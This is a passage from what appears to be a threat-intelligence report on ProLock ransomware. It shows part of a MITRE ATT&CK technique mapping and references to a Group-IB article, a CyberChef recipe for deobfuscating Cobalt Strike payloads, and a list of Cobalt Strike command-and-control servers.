<b>Defense Evasion</b>	Impair Defenses (T1562): Disable or modify tools (T1562.001)
<b>Discovery</b>	Account Discovery (T1087) Domain Trust Discovery (T1482) Permission Groups Discovery (T1069): Domain Groups (T1069.001)
<b>Lateral Movement</b>	Remote Services (T1021): SMB/Windows Admin Shares (T1021.002)
<b>Command and Control</b>	Application Layer Protocol (T1071)
<b>Exfiltration</b>	Exfiltration over web service (T1567): Exfiltration to Cloud Storage (T1567.002)
<b>Impact</b>	Data encrypted for impact (T1486)

## References

CyberChef recipe to deobfuscate CobaltStrike payloads : [1] <https://github.com/mattnotmax/cyberchef-recipes#recipe-28—de-obfuscation-of-cobalt-strike-beacon-using-conditional-jumps-to-obtain-shellcode>

Article from Group-IB about Prolock : [2]<https://www.group-ib.com/blog/prolock>

CobaltStrike C2 List : [3]<https://twitter.com/smoothimpact/status/1308033998371905538>